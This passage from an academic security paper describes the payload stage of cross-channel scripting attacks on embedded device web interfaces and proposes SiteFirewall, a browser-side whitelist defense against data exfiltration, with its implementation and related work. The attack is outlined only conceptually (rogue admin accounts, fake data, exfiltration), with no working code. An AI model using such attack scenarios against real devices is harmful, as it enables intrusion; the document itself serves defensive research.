Step 4: Payload execution. The final, and most important stage of an XCS attack is the execution of the attacker's script in the context of an administrator's session.

The administrator visits the infected, yet trusted, web page and inadvertently executes the attacker's script embedded in it. From this point on, a number of scenarios can take place:

- **Reconfiguration** (modification of system settings): for example, the creation of a new administrator account, with a password known to the attacker.
- **Deception**: display of fake data to the administrator's browser session.
- **Active, direct offense**: attacks on other hosts on the intranet, or exfiltration of data from the web interface to attacker-controlled servers.

Evaluation of attack structure. While there has been progress in preventing earlier stages of web attacks, we propose to mitigate the last part of the attack: payload execution. Our reasoning is as follows:

- The attack surface in earlier stages is too large, and takes on many forms, making known defense mechanisms inappropriate.
- A browser-side defense that targets the last step of the attack complements server-side mechanisms that target earlier steps.

6.1 Our proposal: SiteFirewall

SiteFirewall is a client-side defense that targets the last phase of an XCS attack by making it harder to exploit the victim's web browser to exfiltrate data from the server. When retrieving web content, a SiteFirewall-enabled browser retrieves a site-specific policy that instructs the browser which (if any) external resources the content is allowed to access. A site can thus block content served from its servers from unauthorized access to the intranet or the Internet, thwarting a direct attacker's progress.

By using SiteFirewall, the management site of a consumer electronics device can specify that content served by the interface only come from the device itself and possibly from the vendor's site (e.g. for access to documentation). The browser will block connections to all other sites, making it much harder to exfiltrate data via the user's browser. SiteFirewall is a white listing mechanism: sites explicitly list the cross-site connections that are permitted. We discuss related proposals to SiteFirewall in Section 6.4.

SiteFirewall is only designed to protect against exfiltration of sensitive data. It cannot help with Reconfiguration of Deception.

Site policy vs. page policy. SiteFirewall policies are specified for an entire domain. That is, once a policy for a domain is set, the policy affects all content on that domain and sub-domains. Related proposals, such as Content Security Policy (CSP), discussed in Section 6.4, provide similar capabilities, but policies are specified per HTTP response, in an HTTP response header.

In SiteFirewall we chose to focus on site-wide policy specification to avoid misconfiguration errors. For example, suppose all pages on a site provide a policy, but due to misconfiguration, one page does not include the policy HTTP headers. An attacker could exploit that one page to exfiltrate data. Specifying a site-wide policy eliminates this risk and is appropriate for embedded web servers.

Communicating SiteFirewall policies to the browser. There are a number of options for specifying SiteFirewall policies.



Figure 11: Interaction between the browser and embedded web site, with SiteFirewall enabled.

Cookies. Every page of the embedded web site that is being protected returns a cookie to the client browser; the cookie specifies that pages from the web site are only to communicate with pages from a specific list of other web sites (i.e., a white list of domains and/or URLs that can be contacted—regardless of whether they are internal to the deploying organization, or somewhere on the Internet). See Figure 11. A cookie-based mechanism ensures that vendors can easily deploy this defense on their devices with a single, simple change to their web server configuration. Delivering the white list via a cookie provides assurance that even if a page on the embedded web site does not follow the protection mechanism, the content on that page is still protected from XCS as long as the cookie has already been set by a different page.

To deploy SiteFirewall, a web site developer (possibly an embedded device vendor) makes the web server always return a cookie called "*SiteFirewall*", which contains a list of servers that the web site is allowed to contact. For an embedded device, this white list can contain the web site itself (referred to as `self` in the white list) as well as possibly the vendor's on-line documentation site. Of course web site users (e.g. IT staff at the deploying organization) will need to use a browser that supports the SiteFirewall mechanism.

Other projects have also proposed using cookies for communicating persistent site-wide policy to the browser. For example, ForceHTTPS [14] is a browser extension that enables a web site to specify that all connections to it must use valid HTTPS. This policy is communicated to the browser via a cookie. If the cookie is present the browser blocks all HTTP or broken HTTPS connections to the site.

While cookies implement persistent state in the browser, they are subject to expiration and manual deletion. Still, since every page of the embedded web site sets the cookie on every access, the only exploitable scenario is when the admin bookmarks an incorrectly protected page, and visits that page after the cookie has expired or has been deleted manually. This weakness can be avoided by designing embedded web sites to prevent or inhibit "deep bookmarking" into the web site.

Another concern with cookies is the potential of the access policy being overwritten, possibly by the malicious code we are trying to protect against in the first place. While this attack is outside our threat model, it can potentially be mitigated by preventing the SiteFirewall cookie from being modified via HTTP or via Javascript, and requiring the user to delete the cookie manually instead.

Browser policy store. Both the SiteFirewall and ForceHTTPS browser extensions rely on site policies stored in the browser's cookie database. Every site can specify a policy for itself. The cookie mechanism, while adequate for storing these policies, is not ideal. One problem is that most browsers allow users to clear all cookies. While the user may wish to remove tracking and session information, he or she will often wish to retain security policies such as ForceHTTPS and SiteFirewall. Hence, lumping policy cookies with tracking and session cookies can be inconsistent with user intent.

A better approach is to provide a persistent policy store in the browser that is separate from the cookie database and the HTML5 client-side storage. The policy store is interpreted by the browser and supports pre-defined entries such as ForceHTTPS and SiteFirewall. Many content policies in the Content Security Policies (CSP) proposal can also be stored in this policy store. For example, a "do not frame" bit in the policy store would indicate that content from the site should never be loaded in a 3rd party iframe. As with cookies, sites will use HTTP headers to specify the site policy to be stored in the browser policy store.

TLS certificate and DNSSEC. Other options for specifying SiteFirwall policies include fields in the site's TLS certificate or a DNSSEC entry. For consumer electronics, if communication with the site is always over HTTPS, then storing SiteFirewall policy in a TLS certificate can be effective. As in the case of cookies, this will not defend against an attacker that compromises the device and modified the certificate, but such attackers are outside our threat model. While specifying SiteFirewall policy in a TXT record in DNSSEC is appealing, it is not likely to help with consumer electronics since most do not have a DNS entry. For sites that do have a DNS entry, this approach would remain secure even if the attacker compromises the device.

6.2 Implementation

We implemented SiteFirewall as a proof-of-concept Firefox 3 extension using the cookie mechanism. We will make the extension publicly available once it has sufficient functionality to be used in arbitrary settings.

Details. Our implementation is organized in a way similar to the ForceHTTPS extension [14]: SiteFirewall registers itself as an observer of HTTP requests, and decides on whether the requests should go through based on their `referrer` and `URL` properties. Specifically, a request with a protected referrer and an URL pointing to a different domain will be blocked, while all other requests will be allowed.

We have verified that the SiteFirewall prototype successfully blocks the data exfiltration stage of all XCS attacks we have found. In addition, we have explicitly tested that the following cross-site access paths are properly controlled: `<form>` submission, `<frame>` and `<iframe>` elements ,`<embed>` and `<object>` elements ,`<img>` elements , and `<a>` elements (hyperlinks). We did not verify interception of XMLHTTPRequest (XHR) calls because another built-in security feature in Firefox 3 blocks cross-site XHR.

6.3 Analysis of SiteFirewall

Scenarios addressed. In designing a defense mechanism for XCS we decided to focus exclusively on preventing direct, active attacks launched via XCS. These attacks exhibit a distinct and unusual behavior: accessing arbitrary servers on the network. In turn, the unusual behavior made it possible for us to design a conceptually simple and unobtrusive defense. SiteFirewall successfully blocks any attempts by an infected web page or site to access other unauthorized resources on the network. Any attack that depends on the protected site communicating with other servers will be prevented.

Scenarios not addressed. In developing SiteFirewall we declared covert, intra-site attack scenarios to be out of scope. This means that our mechanism will not capture attacks that accomplish their goals by indirect means, for example by creating additional administrative accounts or deceiving the legitimate administrator. Moreover, data exfiltration attacks using covert channels are not prevented: the attack code could for example use CPU load as a way to signal important state to another process (or to another script running in the same browser, but presumably able to communicate with the attacker). Exploiting covert channels is much more difficult however, because it requires that the victim has concurrently open sessions to two different domains: the infected embedded web site, and the attacker's site which will be the recipient of information.

Interoperability with other mechanisms. SiteFirewall is complementary to any other protection mechanisms that have been developed: building databases of malicious web sites, properly sanitizing incoming and outgoing data by the web server logic, XSS analysis of form submissions at the browser, as well as any of IDS/IPS approaches that have been investigated over the years.

SiteFirewall can be seen as an additional access control mechanism targeted at a specific segment of web sites: those dedicated to managing a specific system or device, which by definition do not require access to arbitrary network resources. As web browsers are increasingly used for specialized tasks, as well as general browsing, we believe that the need for specialized defense mechanisms such as SiteFirewall will increase.

6.4 SiteFirewall: Related Work

SiteFirewall is related to a recent proposal from the Mozilla Foundation called *Content Security Policy* (CSP) [7]. A site uses CSP to specify restrictions on content served from the site, including which external resources the content can load. The CSP policy is specified as an HTTP header in the HTTP response. For example, the CSP header

```
X-Content-Security-Policy: allow self
```

prevents the content from loading any external resources or executing inline scripts. Using "allow whitelist" instead of

"allow self" will also allow external resources from the given whitelist.

SiteFirewall differs from CSP in two respects. First, we argued in the previous section that the SiteFirewall policy should be global to the entire site. CSP, in contrast, is applied only to those HTTP responses that contain CSP headers. If due to misconfiguration some pages at the site do not include CSP headers, an attacker could inject the XCS exploit into those pages. Second, since CSP doesn't support IPv4 origins, the device's site must be accessible via a DNS hostname. Since consumer electronics rarely have a DNS name, CSP in its current form may be difficult to apply.

Content Restrictions [22] is another approach to defining content control policies on web sites. SiteFirewall differs from Content Restrictions in being more focused on achieving a specific goal—securing embedded management interfaces, as well as in using browser cookies to communicate and persist the policy assigned to a web site.

Another related proposal called SOMA [24] implements a mutual consent policy on cross-origin links. That is, both the embedding and the embedded content must agree to the action being initiated. SiteFirewall is a subset, requiring agreement only by the embedding side. As with CSP, SOMA is implemented as a content-specific policy rather than a global site policy.

The NoScript extension to Firefox [21] is another example of a browser-based access control mechanism that has enjoyed relative popularity. Its goal is to prevent script execution on visited web sites. Blocking script execution is the default behavior, while allowing exceptions is a possibility. SiteFirewall differs from NoScript in that it doesn't block script execution, but rather the negative effects that script execution can cause (e.g. data leakage, or attacks on other systems).

Finally XSS defenses have been proposed in the literature [6, 15, 1, 9, 17, 18, 28, 22, 23, 25, 32, 29]. Many of these defenses can help mitigate XCS vulnerabilities if they are properly used by the embedded web application.

7. CONCLUSION

We described a number of vulnerabilities in web servers embedded in consumer electronics devices. Many of these vulnerabilities are based on cross-channel exploits, which are common in consumer electronics devices due to the services they provide. Indeed many devices export various services in addition to the web interface. We refer to these as cross channel scripting attacks.
We proposed SiteFirewall, a client side defense that complements some existing XSS mitigation methods and serves as a second line of defense.

8. REFERENCES

[1] D. Balzarotti, M. Cova, V. Felmetsger, N. Jovanovic, E. Kirda, C. Kruegel, and G. Vigna. Saner: Composing static and dynamic analysis to validate sanitization in web applications. In *IEEE Symposium on Security and Privacy*, 2008.

[2] A. Barth, C. Jackson, and J. Mitchell. Robust defenses for cross-site request forgery. In *proceedings of ACM CCS '08*, 2008.

[3] H. Bojinov, E. Bursztein, and D. Boneh. Embedded management interfaces: Emerging massive insecurity. BlackHat'09 `http://seclab.stanford.edu/websec/embedded/`, August 2009.

[4] D. Dagon, G. Gu, C. Lee, and W. Lee. A taxonomy of botnet structures. In *Proceedings of the 23 Annual Computer Security Applications Conference (ACSAC)*, 2007.

[5] Dell remote access controller (DRAC), 2008. `http://support.dell.com/support/edocs/software/smdrac3/drac4/160/en/ug/index.htm`.

[6] S. Fogie, J. Grossman, R. Hansen, A. Rager, and P. Petkov. *XSS Exploits: Cross Site Scripting Attacks and Defense*. Syngress, 2007.

[7] M. Foundation. Content security policy, 2009. `wiki.mozilla.org/Security/CSP/Spec`.

[8] D. Grzelak. Log injection attack and defence, 2007. `www.sift.com.au/assets/downloads/SIFT-Log-Injection-Intelligence-Report-v1-00.pdf`.

[9] O. Hallaraker and G. Vigna. Detecting malicious javascript code in mozilla. In *Proceedings of the IEEE International Conference on Engineering of Complex Computer Systems (ICECCS)*, 2005.

[10] T. L. Harris and Palm. Software update information for palm pre sprint p100eww. Web : `http://kb.palm.com/wps/portal/kb/na/pre/p100eww/sprint/solutions/article/50607_en.html`, August 2009.

[11] HP integrated lights-out (iLo), 2008. `http://bizsupport.austin.hp.com/bc/docs/support/SupportManual/c00209014/c00209014.pdf`.

[12] IBM remote supervisor adapter (RSA), 2008. `http://www.ibm.com/support/docview.wss?uid=psg1MIGR-57091`.

[13] Intel active management technology (AMT), 2008. `http://software.intel.com/en-us/articles/architecture-guide-intel-/active-management-technology`.

[14] C. Jackson and A. Barth. Forcehttps: Protecting high-security web sites from network attacks. In *Proceedings of the 17th International World Wide Web Conference (WWW2008)*, 2008.

[15] T. Jim, N. Swamy, and M. Hicks. Defeating script injection attacks with browser-enforced embedded policies. In *in proc. of 16th International World Wide Web Conference*, 2007.

[16] N. Jovanovic, C. Kruegel, and E. Kirda. Pixy: A static analysis tool for detecting web application vulnerabilities. In *IEEE Symposium on Security and Privacy*, 2006.

[17] N. Jovanovic, C. Kruegel, and E. Kirda. Precise alias analysis for static detection of web application vulnerabilities. In *Proceedings of the Workshop on Programming Languages and Analysis for Security (PLAS)*, 2006.

[18] E. Kirda, C. Kruegel, G. Vigna, , and N. Jovanovic.

Noxes: A client-side solution for mitigating cross-site scripting attacks. In *In Proceedings of the 21st ACM Symposium on Applied Computing (SAC), Security Track*, 2006.

[19] V. T. Lam, S. Antonatos, P. Akritidis, and K. G. Anagnostakis. Puppetnets: Misusing web browsers as a distributed attack infrastructure. In *Proc. CCS*, 2006.

[20] M. Mahemoff. *Ajax Design Patterns*, volume 978-0596101800. O'Reilly, 2006.

[21] G. Maone. Noscript, 2006. `http://noscript.net/`.

[22] G. Markham. Content restrictions, 2007. `www.gerv.net/security/content-restrictions/`.

[23] A. Nguyen-Tuong, S. Guarnieri, D. Greene, J. Shirley, and D. Evans. Automatically hardening web applications using precise tainting. In *In Proceedings of the 20th IFIP International Information Security Conference*, 2005.

[24] T. Oda, G. Wurster, P. van Oorschot, and A. Somayaji. Soma: mutual approval for included content in web pages. In *ACM CCS'08*, pages 89–98, 2008.

[25] T. Pietraszek and C. V. Berghe. Defending against injection attacks through context-sensitive string evaluation. In *Recent Advances in Intrusion Detection (RAID)*, 2005.

[26] N. Provos, D. McNamee, P. Mavrommatis, K. Wang, and N. Modadugu. The ghost in the browser analysis of web-based malware. In *proceedings of HotBots'07*, 2007.

[27] Html purifier. `http://htmlpurifier.org/`.

[28] RSnake. Xss (cross site scripting) cheat sheet for filter evasion. `http://ha.ckers.org/xss.html`.

[29] P. Saxena and D. Song. Document structure integrity: A robust basis for cross-site scripting defense. In *proceedings of NDSS'08*, 2008.

[30] D. Stuttard and M. Pinto. *The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws*. Wiley, 2007.

[31] Twitter worm. `http://www.techcrunch.com/2009/04/11/twitter-hit-by-stalkdaily-worm/`.

[32] Y. Xie and A. Aiken. Static detection of security vulnerabilities in scripting languages. In *In Proceedings of the USENIX Security Symposium*, 2006.